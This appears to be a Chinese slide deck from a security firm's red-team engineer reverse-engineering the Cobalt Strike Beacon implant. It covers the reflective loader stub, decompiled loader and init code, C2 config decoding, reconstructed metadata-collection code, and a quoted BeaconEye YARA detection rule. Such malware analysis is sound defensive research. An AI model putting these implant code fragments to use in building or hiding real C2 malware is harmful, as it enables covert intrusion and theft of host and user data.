VUL·AI 华云安

Beacon完整逆向工程研究

演讲人：WBG

北京华云安信息技术有限公司

创新 卓越 奋斗 专业


个人介绍

ID：WBG

专注于Windows内核，二进制安全，木马分析与检测，逆向工程

华云安-攻防研究部-红队工程师

关于我们



北京华云安信息技术有限公司

国内攻击面管理领域领先的创新企业
专注于漏洞研究、攻防对抗、产品研发、安全服务。

攻击面管理产品体系

国内最先以攻击者视角构建攻击面管理产品体系
通过检测发现、分析研判、情报预警、响应处置四大环节，打造攻击面管理产品体系。

产品体系

国内首家基于攻防视角构建产品体系
发布基于云原生架构的灵洞、灵刃、灵知三位一体的攻击面管理产品体系，既有外部攻击面管理（EASM）、又有网络资产攻击面管理（CAASM）、同时具备安全防御效果验证（BAS）产品的企业。

VUL·AI
华云安

VUL·AI
华云安

01 Beacon loader过程

1.1 Beacon loader流程

VUL·AI 华云安

分阶段（Stage）payload

- Shellcode 远程下载beacon.dll（修补过的Reflective dll ）
- Beacon ReflectiveLoader执行
- 内存展开Beacon，反射加载Beacon
- 执行Beacon dll Main初始化配置


无阶段（Stageless） payload


- Beacon.dll直接执行（修补过的Reflective dll ）
- Beacon ReflectiveLoader执行
- 内存展开Beacon，反射加载Beacon
- 执行Beacon dll Main初始化配置

1.2 Reflective Dll Patch

VUL·AI 华云安


通过Patch Beacon Dll 文件头部将反射dll转为shellcode






```
4D                   dec     ebp                   ; M
5A                   pop     edx                   ; Z
52                   push    edx
45                   inc     ebp                   ; end of "MZRE"
E800000000           call    loc_9
5B                   pop     ebx
89DF                 mov     edi, ebx
55                   push    ebp
89E5                 mov     ebp, esp
81C3497C0000         add     ebx, 0x7C49           ; ReflectiveLoader offset
FFD3                 call    ebx                   ; call ReflectiveLoader
68F0B5A256           push    0x56A2B5F0
6804000000           push    0x04
57                   push    edi
FFD0                 call    eax                   ; call DLLMain Beacon_start
```

1.3 ReflectiveLoader函数分析



```
code_SECTION_addr = 0;
code_SECTION_size = 0;
RWX = 0;
strcpy(&api, "AAAABBBB");
BYTE1(api.pLoadLibraryA) = 0;
HIWORD(api.pLoadLibraryA) = 0;
memset(&api.pLoadLibraryExA, 0, 12);
dos_header = FindLibraryAddress();
if ( (api.pGetModuleHandleA & 0xFFFFFF) == 0x414141 && (api.pGetProcAddress & 0xFF
{
  ResolveFunctionsKernel32EAT(&api);          // 0 GetModuleHandleA
                                              // 1 GetProcAddress
                                              // 2 LoadLibraryA
                                              // 3 LoadLibraryExA
                                              // 4 VirtualAlloc
                                              // 5 VirtualProtect
}
else
{
  ResolveFunctionsDynamic(&api);
}
nt_header = (dos_header + dos_header->e_lfanew);
if ( (nt_header->FileHeader.Characteristics & 0x8000) != 0 )
{
  RWX = PAGE_EXECUTE_READWRITE;
```




```
BeaconDLL = AllocateMemory(&api, nt_header, dos_header, RWX);
NumberOfSymbols = nt_header->FileHeader.NumberOfSymbols;
BeaconDLL = CopyHeaders(BeaconDLL, nt_header, dos_header, NumberOfSymbols);
CopySections(BeaconDLL, nt_header, dos_header, &code_SECTION_addr, &code_SECTIC
ProcessImports(&api, BeaconDLL, nt_header, dos_header, NumberOfSymbols);
ProcessRelocations(BeaconDLL, nt_header);
if ( code_SECTION_addr && code_SECTION_size && RWX == 4 )
{
  (api.pVirtualProtect)(code_SECTION_addr, code_SECTION_size, 0x20, &api.lpflOl
}
memset(&api, 0, 0x18u);
if ( (nt_header->FileHeader.Characteristics & 0x1000) != 0 )
{
  dllMain = (nt_header->OptionalHeader.LoaderFlags + BeaconDLL);
}
else
{
  dllMain = (nt_header->OptionalHeader.AddressOfEntryPoint + BeaconDLL);
}
dllMain(BeaconDLL, 1, lpvReserved);
return dllMain;
```

VUL·AI
华云安


02 Beacon 初始化过程

2.1 Beacon Init

VUL·AI 华云安




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  struct _MEMORY_BASIC_INFORMATION Buffer; // [esp+0h] [ebp-1Ch] BYREF

  if ( fdwReason == 1 )
  {
    Beacon_init(hinstDLL);                    // ReflectiveLoader call Main(Beacondll,1,lpvReserved)
  }
```



```
  g_BeaconBase = DLL;
  g_CsC2Config = (char *)malloc(0x400u);
  memset(g_CsC2Config, 0, 0x400u);
  for ( i = 0; i < 0x1000; ++i )
  {
    Memory[i] ^= 0x2Eu;
  }
  BeaconDataParse(&c2profile, Memory, 0x1000);
  for ( j = BeaconDataShort(&c2profile); ; j = BeaconDataShort(&c2profile) )
  {
    v9 = j;
    if ( j <= 0 )
    {
      break;
    }
    data_type = BeaconDataShort(&c2profile);
    data_size_1 = BeaconDataShort(&c2profile);
    size = 8 * v9;
    v6 = (int *)&g_CsC2Config[size];
    *(_WORD *)&g_CsC2Config[size] = data_type;
    switch ( data_type )
    {
      case 1:
        *(_WORD *)&g_CsC2Config[size + 4] = BeaconDataShort(&c2profile);
        break;
      case 2:
        *(_DWORD *)&g_CsC2Config[size + 4] = BeaconDataInt(&c2profile);
        break;
      case 3:
        data_size = data_size_1;
        v6[1] = (int)malloc(data_size_1);
        v8 = BeaconDataPtr(&c2profile, data_size);
        memcpy((void *)v6[1], v8, data_size);
        break;
    }
  }
  return memset(Memory, 0, sizeof(Memory));
```

曾经这里让BeaconEye砍中要害




```
public static string cobaltStrikeRule32 = "rule CobaltStrike { " +
    "strings:  " +
        "$sdec = { " +
            " 00 00 00 00 00 00 00 00 " +
            " 01 00 00 00 (00|01|02|04|08|10) 00 00 00" +
            " 01 00 00 00 ?? ?? 00 00 " +
            " 02 00 00 00 ?? ?? ?? ?? " +
            " 02 00 00 00 ?? ?? ?? ?? " +
            " 01 00 00 00 ?? ?? 00 00 " +
            "} " +
    "condition: " +
        "any of them" +
  "}";
```

分配在堆中未加密的配置信息成为了内存特征


2.2 Beacon Start

VUL·AI 华云安



```
parser = BeaconDataInit(0x280u);
http_get_url = (char *)BeaconDataPtr(parser, 256);
BeaconDataPtr(parser, 256);
error = 0;
ServerHost_buffer = (char *)BeaconDataPtr(parser, 128);
ServerIP = get_str(8);
ServerPort = get_short(2);
dwMilliseconds = get_dword(3);
lpszAgent = get_str(9);
ServerPostUrl = get_str(10);                    // .http-post.uri
rotation_opt = (rotationstruc *)malloc(0x10u);
failover_Strategy_number = get_dword(69);
failover_Strategy_time = get_dword(70);
rotate_Strategy_time = get_dword(68);
strategyID = get_short(67);                     // 67 68 69 70和轮询模式相关
init_rotation(rotation_opt, strategyID, rotate_Strategy_time, failover_Strategy_number);
if ( beacon_stop_date() )
{
  Beacon_exit();
}
g_dwMilliseconds = dwMilliseconds;
g_jitter = (unsigned __int16)get_short(5);
server_output_size = get_dword(4);              // http-get.server.output
Metadata = (char *)malloc(server_output_size);
size_v4 = get_dword(4);
```

取出配置信息




```
void Generate_encryption_metadata(char* Metadata, int size)
{
    UINT codepage = GetACP();        // 获得当前系统的代码页编码
    UINT oem = GetOEMCP();
    int machine = 0;
    BYTE beacon_key[16];
    random_bytesarray(beacon_key, 0x10);                   // 产生随机的16个字节 和aes密钥有关
    init_beacon_aes_key((char*)beacon_key);                    // 初始化 has256和aes 保存aes key
    srand(GetTickCount() ^ GetCurrentProcessId());
    beacon_id = gen_beacon_id();       // 随机产生一个4字节充当beacon id

    if (X86orX64())
    {
        machine = 2;
    }
    else
    {
        if (!Is_Wow64(GetCurrentProcess()))
        {
            if (is_admin())
            {
                machine |= 8;
            }
        }
        else
        {
            machine |= 4;
            if (is_admin())
            {
                machine |= 8;
            }
        }
    }

    beaconmetadata pbeaconmetadata;
    BeaconMetadataInit(&pbeaconmetadata, Metadata, size);
    BeaconMetadataPush_N(16, &pbeaconmetadata, beacon_key);
    BeaconMetadataPush_N(2, &pbeaconmetadata, &codepage);
    BeaconMetadataPush_N(2, &pbeaconmetadata, &oem);
    BeaconMetadataPush_4(beacon_id, &pbeaconmetadata);
    DWORD pid = GetCurrentProcessId();
    BeaconMetadataPush_4(pid, &pbeaconmetadata);
    BeaconMetadataPush_2(0, &pbeaconmetadata);
    BeaconMetadataPush_1(machine ,&pbeaconmetadata);
    get_pc_info(&pbeaconmetadata);                         // 构造计算机名 用户名 进程名
    int MetadataLength = BeaconMetadataLength(&pbeaconmetadata);
    memset(g_Encryption_Metadata, 0, sizeof(g_Encryption_Metadata));
    g_Encryption_Metadata_size = 128;
    memcpy(g_Encryption_Metadata, Metadata, MetadataLength);// copy数据准备加密
    char* rsa_publickey = get_str(7);                           // 获取RSA公
    rsa_encrypt(rsa_publickey, Metadata, MetadataLength, g_Encryption_Metadata,
&g_Encryption_Metadata_size);// rsa加密
    memset(Metadata, 0, MetadataLength);
}
```

构造元数据，包括系统编码，OEM，BeaconID，

AES KEY，系统架构，计算机名，用户名，自身进程名，


重要API地址（GetProcAddress，GetModuleHandleA）

